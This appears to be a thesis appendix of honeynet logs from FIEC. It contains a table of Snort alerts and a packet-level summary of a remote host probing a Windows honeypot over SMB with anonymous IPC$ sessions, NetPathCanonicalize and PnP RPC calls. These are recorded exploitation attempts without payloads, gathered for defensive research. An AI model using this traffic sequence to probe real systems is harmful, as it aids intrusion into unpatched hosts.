193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:47:26	WEB-CGI guestbook.cgi access
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:46:26	WEB-MISC Phorecast remote code execution attempt
202.225.103.111	IP HONEYPOT DEBIAN	16/10/08	06:54:12	ATTACK-RESPONSES Microsoft cmd.exe banner
200.30.68.150	IP HONEYPOT UBUNTU	17/10/08	09:18:30	ICMP PING CyberKit 2.2 Windows
210.71.24.6	IP HONEYPOT UBUNTU	18/10/08	14:16:31	MS-SQL Worm propagation attempt

210.71.24.6	IP HONEYPOT UBUNTU	18/10/08	14:16:31	MS-SQL Worm propagation attempt OUTBOUND
210.71.24.6	IP HONEYPOT UBUNTU	18/10/08	14:16:31	MS-SQL version overflow attempt
200.30.68.150	IP HONEYPOT UBUNTU	18/10/08	11:58:33	ICMP PING CyberKit 2.2 Windows
200.30.68.150	IP HONEYPOT UBUNTU	18/10/08	01:00:46	ICMP PING CyberKit 2.2 Windows
200.9.37.221	IP HONEYPOT UBUNTU	12/11/08	15:37:13	ICMP PING CyberKit 2.2 Windows
200.9.166.205	IP HONEYPOT UBUNTU	13/11/08	00:13:40	ICMP PING CyberKit 2.2 Windows
200.9.237.254	IP HONEYPOT UBUNTU	14/11/08	01:22:23	ICMP PING CyberKit 2.2 Windows
211.62.122.119	IP HONEYPOT UBUNTU	14/11/08	03:59:38	ICMP PING NMAP
200.9.37.221	IP HONEYPOT UBUNTU	15/11/08	03:44:19	ICMP PING CyberKit 2.2 Windows
IP HONEYPOT DEBIAN	87.118.118.98	15/11/08	15:45:45	ATTACK-RESPONSES 403 Forbidden
200.9.37.221	IP HONEYPOT UBUNTU	16/11/08	05:35:38	ICMP PING CyberKit 2.2 Windows

Tabla H.1.1 Alertas únicas de Snort para el Honeynet de la FIEC

Date	Source	Destination	Protocol	Info
2008-09-08 21:37:20.669612	203.68.133.170	IP HONEYPOT WINDOWS	TCP	quasar-server > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:20.669612	203.68.133.170	IP HONEYPOT WINDOWS	TCP	quasar-server > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:20.671706	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > quasar-server [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS= 1460
2008-09-08 21:37:20.671706	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > quasar-server [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:21.186337	203.68.133.170	IP HONEYPOT WINDOWS	TCP	quasar-server > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:21.186337	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 44942#1] quasar-server > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:21.186378	203.68.133.170	IP HONEYPOT WINDOWS	TCP	quasar-server > netbios-ssn [RST] Seq=1 Win=0 Len=0
2008-09-08 21:37:21.186378	203.68.133.170	IP HONEYPOT WINDOWS	TCP	quasar-server > netbios-ssn [RST] Seq=1 Win=0 Len=0
2008-09-08 21:37:21.187003	203.68.133.170	IP HONEYPOT WINDOWS	TCP	splitlock > netbios-ssn [SYN] Seq=0 Win=

				64240 Len=0 MSS=1400
2008-09-08 21:37:21.187003	203.68.133.170	IP HONEYPOT WINDOWS	TCP	splitlock > netbios-ssn [SYN] Seq=0 Win= 64240 Len=0 MSS=1400
2008-09-08 21:37:21.188008	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > splitlock [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:21.188008	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > splitlock [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:21.703657	203.68.133.170	IP HONEYPOT WINDOWS	TCP	splitlock > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:21.703657	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 44950#1] splitlock > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:21.703698	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:21.703698	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to * SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:21.865796	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:21.865796	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:22.380998	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:22.380998	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:22.426640	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
2008-09-08 21:37:22.426640	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate Protocol Response
2008-09-08 21:37:22.942992	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:22.942992	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:23.186975	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > splitlock [ACK] Seq=132 Ack=405 Win=16396 Len=0
2008-09-08 21:37:23.186975	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 44962#1] netbios-ssn > splitlock [ACK] Seq=132 Ack=405 Win=16396 Len=0
2008-09-08 21:37:23.424885	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE

2008-09-08 21:37:23.424885	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
2008-09-08 21:37:23.939788	203.68.133.170	IP HONEYPOT WINDOWS	TCP	splitlock > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:23.939788	203.68.133.170	IP HONEYPOT WINDOWS	TCP	splitlock > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:23.940158	203.68.133.170	IP HONEYPOT WINDOWS	TCP	jamserverport > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:23.940158	203.68.133.170	IP HONEYPOT WINDOWS	TCP	jamserverport > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:23.941914	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > jamserverport [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:23.941914	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > jamserverport [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:24.457878	203.68.133.170	IP HONEYPOT WINDOWS	TCP	jamserverport > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:24.457878	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 44972#1] jamserverport > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:24.458123	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:24.458123	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to * SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:24.458822	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:24.45882	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:24.973976	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:24.973976	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:24.974663	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
2008-09-08 21:37:24.974663	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate Protocol Response
2008-09-08 21:37:25.489988	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User:

				anonymous
2008-09-08 21:37:25.489988	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: anonymous
2008-09-08 21:37:25.494006	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response
2008-09-08 21:37:25.494006	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response
2008-09-08 21:37:26.010010	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Connect AndX Request, Path: *SMBSERVER\IPC$
2008-09-08 21:37:26.010010	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Connect AndX Request, Path: *SMBSERVER\IPC$
2008-09-08 21:37:26.074583	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Connect AndX Response
2008-09-08 21:37:26.074583	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Connect AndX Response
2008-09-08 21:37:26.589671	203.68.133.170	IP HONEYPOT WINDOWS	SMB	NT Create AndX Request, Path: \browser
2008-09-08 21:37:26.589671	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] NT Create AndX Request, FID: 0x4000, Path: \browser
2008-09-08 21:37:26.707683	IP HONEYPOT WINDOWS	203.68.133.170	SMB	NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:26.707683	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:27.223229	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Bind: call_id: 0 SRVSVC V3.0
2008-09-08 21:37:27.223229	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Bind: call_id: 0 SRVSVC V3.0
2008-09-08 21:37:27.269558	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > jamserverport [ACK] Seq=417 Ack=669 Win=16132 Len=0
2008-09-08 21:37:27.269558	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 44996#1] netbios-ssn > jamserverport [ACK] Seq=417 Ack=669 Win=16132 Len=0
2008-09-08 21:37:27.271436	IP HONEYPOT WINDOWS	203.68.133.170	DCERPC	Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4280
2008-09-08 21:37:27.271436	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response
2008-09-08 21:37:27.790115	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC first fragment]
2008-09-08 21:37:27.790115	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC first

				fragment, reas: #45004]
2008-09-08 21:37:27.791940	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Write AndX Response, FID: 0x4000, 796 bytes
2008-09-08 21:37:27.791940	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Write AndX Response, 796 bytes
2008-09-08 21:37:28.306701	203.68.133.170	IP HONEYPOT WINDOWS	SRVSVC	NetPathCanonicalize request[Long frame (4 bytes)]
2008-09-08 21:37:28.306701	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC last fragment, reas: #45004]
2008-09-08 21:37:28.333966	IP HONEYPOT WINDOWS	203.68.133.170	SRVSVC	NetPathCanonicalize response[Long frame (220 bytes)]
2008-09-08 21:37:28.333966	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response
2008-09-08 21:37:28.850657	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC first fragment]
2008-09-08 21:37:28.850657	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC first fragment, reas: #45012]
2008-09-08 21:37:28.851332	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Write AndX Response, FID: 0x4000, 796 bytes
2008-09-08 21:37:29.366361	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Write AndX Response, 796 bytes
2008-09-08 21:37:29.366361	203.68.133.170	IP HONEYPOT WINDOWS	SRVSVC	NetPathCanonicalize request[Long frame (4 bytes)]
2008-09-08 21:37:29.665160	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 31 ctx_id: 0 [DCE/RPC last fragment, reas: #45012]
2008-09-08 21:37:29.665160	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > jamserverport [ACK] Seq=959 Ack=2607 Win=15725 Len=0
2008-09-08 21:37:29.685453	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45014#1] netbios-ssn > jamserverport [ACK] Seq=959 Ack=2607 Win=15725 Len=0
2008-09-08 21:37:29.685453	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Trans Response, FID: 0x4000, Error: STATUS_PIPE_DISCONNECTED
2008-09-08 21:37:30.199786	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response, Error:

				STATUS_PIPE_DISCONNECTED
2008-09-08 21:37:30.199786	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Close Request, FID: 0x4000
2008-09-08 21:37:30.202510	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Close Request, FID: 0x4000
2008-09-08 21:37:30.202510	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Close Response, FID: 0x4000
2008-09-08 21:37:30.717520	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Close Response
2008-09-08 21:37:30.717520	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Disconnect Request
2008-09-08 21:37:30.718825	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Disconnect Request
2008-09-08 21:37:30.718825	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Disconnect Response
2008-09-08 21:37:31.233652	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Disconnect Response
2008-09-08 21:37:31.233652	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Logoff AndX Request
2008-09-08 21:37:31.234912	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Logoff AndX Request
2008-09-08 21:37:31.234912	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Logoff AndX Response
2008-09-08 21:37:31.749987	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Logoff AndX Response
2008-09-08 21:37:31.749987	203.68.133.170	IP HONEYPOT WINDOWS	TCP	jamserverport > netbios-ssn [RST] Seq=2734 Win=0 Len=0
2008-09-08 21:37:31.750087	203.68.133.170	IP HONEYPOT WINDOWS	TCP	jamserverport > netbios-ssn [RST] Seq=2734 Win=0 Len=0
2008-09-08 21:37:31.750087	203.68.133.170	IP HONEYPOT WINDOWS	TCP	wv-csp-udp-cir > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:31.751067	203.68.133.170	IP HONEYPOT WINDOWS	TCP	wv-csp-udp-cir > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:31.751067	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > wv-csp-udp-cir [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS= 1460
2008-09-08 21:37:32.267700	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > wv-csp-udp-cir [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS= 1460
2008-09-08 21:37:32.267700	203.68.133.170	IP HONEYPOT WINDOWS	TCP	wv-csp-udp-cir > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0

2008-09-08 21:37:32.267728	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45036#1] wv-csp-udp-cir > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:32.267728	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:32.268519	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to *SMBSERVER<20> from LOCALHOST <00>
2008-09-08 21:37:32.268519	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:32.784118	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:32.784118	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:32.784763	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:32.784763	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
2008-09-08 21:37:33.300819	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate Protocol Response
2008-09-08 21:37:33.300819	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:33.302777	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: \ADMIN
2008-09-08 21:37:33.302777	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
2008-09-08 21:37:33.817878	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
2008-09-08 21:37:33.817878	203.68.133.170	IP HONEYPOT WINDOWS	TCP	wv-csp-udp-cir > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:33.817975	203.68.133.170	IP HONEYPOT WINDOWS	TCP	wv-csp-udp-cir > netbios-ssn [RST] Seq=405 Win=0 Len=0
2008-09-08 21:37:33.817975	203.68.133.170	IP HONEYPOT WINDOWS	TCP	linktest > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:33.818562	203.68.133.170	IP HONEYPOT WINDOWS	TCP	linktest > netbios-ssn [SYN] Seq=0 Win=64240 Len=0

				MSS=1400
2008-09-08 21:37:33.818562	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > linktest [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:34.335377	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > linktest [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:34.335377	203.68.133.170	IP HONEYPOT WINDOWS	TCP	linktest > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:34.335406	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45056#1] linktest > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:34.335406	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:34.335931	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to *SMBSERVER<20> from LOCALHOST <00>
2008-09-08 21:37:34.335931	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:34.851677	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:34.851677	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:34.854032	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:34.854032	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
2008-09-08 21:37:35.369220	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Negotiate Protocol Response
2008-09-08 21:37:35.369220	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Session Setup AndX Request, User: anonymous
2008-09-08 21:37:35.369953	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Session Setup AndX Request, User: anonymous
2008-09-08 21:37:35.369953	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Session Setup AndX Response
2008-09-08 21:37:35.885937	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Session Setup AndX Response
2008-09-08 21:37:35.885937	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Connect AndX Request, Path: *SMBSERVER\IPC$

2008-09-08 21:37:35.887149	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Connect AndX Request, Path: *SMBSERVER\IPC$
2008-09-08 21:37:35.887149	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Connect AndX Response
2008-09-08 21:37:36.402190	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Connect AndX Response
2008-09-08 21:37:36.402190	203.68.133.170	IP HONEYPOT WINDOWS	SMB	NT Create AndX Request, Path: \browser
2008-09-08 21:37:36.411723	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] NT Create AndX Request, FID: 0x4000, Path: \browser
2008-09-08 21:37:36.411723	IP HONEYPOT WINDOWS	203.68.133.170	SMB	NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:36.927105	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] NT Create AndX Response, FID: 0x4000
2008-09-08 21:37:36.927105	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Bind: call_id: 0 PNP V1.0
2008-09-08 21:37:36.929044	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Bind: call_id: 0 PNP V1.0
2008-09-08 21:37:36.929044	IP HONEYPOT WINDOWS	203.68.133.170	DCERPC	Bind_ack: call_id: 0 Provider rejection, reason: Abstract syntax not supported
2008-09-08 21:37:37.446998	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response
2008-09-08 21:37:37.446998	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP segment of a reassembled PDU]
2008-09-08 21:37:37.447043	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Out-Of-Order] [TCP segment of a reassembled PDU]
2008-09-08 21:37:37.447043	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	Request: call_id: 0 opnum: 54 ctx_id: 0 [DCE/RPC first fragment, reas: #45092]
2008-09-08 21:37:37.448349	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Out-Of-Order] [TCP segment of a reassembled PDU]
2008-09-08 21:37:37.448349	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > linktest [ACK] Seq=545 Ack=2960 Win=16800 Len=0
2008-09-08 21:37:37.448689	IP HONEYPOT WINDOWS	203.68.133.170	TCP	[TCP Dup ACK 45086#1] netbios-ssn > linktest [ACK] Seq=545 Ack=2960 Win=16800 Len=0
2008-09-08 21:37:37.448689	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Write AndX Response, FID: 0x4000, 2224 bytes
2008-09-08 21:37:37.611926	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Write AndX Response,

				2224 bytes
2008-09-08 21:37:37.611926	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45085#1] linktest > netbios-ssn [ACK] Seq=2960 Ack=545 Win=63856 Len=0
2008-09-08 21:37:37.963544	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45085#2] linktest > netbios-ssn [ACK] Seq=2960 Ack=545 Win=63856 Len=0
2008-09-08 21:37:37.963544	203.68.133.170	IP HONEYPOT WINDOWS	PNP	PNP_QueryResConfList request
2008-09-08 21:37:37.964680	203.68.133.170	IP HONEYPOT WINDOWS	DCERPC	[TCP Out-Of-Order] Request: call_id: 0 opnum: 54 ctx_id: 0 [DCE/RPC last fragment, reas: #45092]
2008-09-08 21:37:37.964680	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Trans Response, FID: 0x4000, Error: STATUS_PIPE_BUSY
2008-09-08 21:37:38.479299	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Trans Response, Error: STATUS_PIPE_BUSY
2008-09-08 21:37:38.479299	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Close Request, FID: 0x4000
2008-09-08 21:37:38.480167	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Close Request, FID: 0x4000
2008-09-08 21:37:38.480167	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Close Response, FID: 0x4000
2008-09-08 21:37:38.995960	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Close Response
2008-09-08 21:37:38.995960	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Tree Disconnect Request
2008-09-08 21:37:38.996749	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Tree Disconnect Request
2008-09-08 21:37:38.996749	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Tree Disconnect Response
2008-09-08 21:37:39.511440	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Tree Disconnect Response
2008-09-08 21:37:39.511440	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Logoff AndX Request
2008-09-08 21:37:39.511999	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Logoff AndX Request
2008-09-08 21:37:39.511999	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Logoff AndX Response
2008-09-08 21:37:40.027593	IP HONEYPOT WINDOWS	203.68.133.170	SMB	[TCP Out-Of-Order] Logoff AndX Response
2008-09-08 21:37:40.027593	203.68.133.170	IP HONEYPOT WINDOWS	TCP	linktest > netbios-ssn [RST] Seq=3193 Win=0 Len=0

2008-09-08 21:37:40.027947	203.68.133.170	IP HONEYPOT WINDOWS	TCP	linktest > netbios-ssn [RST] Seq=3193 Win=0 Len=0
2008-09-08 21:37:40.027947	203.68.133.170	IP HONEYPOT WINDOWS	TCP	ibm-mgr > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:40.029294	203.68.133.170	IP HONEYPOT WINDOWS	TCP	ibm-mgr > netbios-ssn [SYN] Seq=0 Win=64240 Len=0 MSS=1400
2008-09-08 21:37:40.029294	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > ibm-mgr [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:40.544846	IP HONEYPOT WINDOWS	203.68.133.170	TCP	netbios-ssn > ibm-mgr [SYN, ACK] Seq=0 Ack=1 Win=16800 Len=0 MSS=1460
2008-09-08 21:37:40.544846	203.68.133.170	IP HONEYPOT WINDOWS	TCP	ibm-mgr > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:40.545211	203.68.133.170	IP HONEYPOT WINDOWS	TCP	[TCP Dup ACK 45114#1] ibm-mgr > netbios-ssn [ACK] Seq=1 Ack=1 Win=64400 Len=0
2008-09-08 21:37:40.545211	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:40.545716	203.68.133.170	IP HONEYPOT WINDOWS	NBSS	[TCP Out-Of-Order] Session request, to *SMBSERVER<20> from LOCALHOST<00>
2008-09-08 21:37:40.545716	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	Positive session response
2008-09-08 21:37:41.061336	IP HONEYPOT WINDOWS	203.68.133.170	NBSS	[TCP Out-Of-Order] Positive session response
2008-09-08 21:37:41.061336	203.68.133.170	IP HONEYPOT WINDOWS	SMB	Negotiate Protocol Request
2008-09-08 21:37:41.062047	203.68.133.170	IP HONEYPOT WINDOWS	SMB	[TCP Out-Of-Order] Negotiate Protocol Request
2008-09-08 21:37:41.062047	IP HONEYPOT WINDOWS	203.68.133.170	SMB	Negotiate Protocol Response
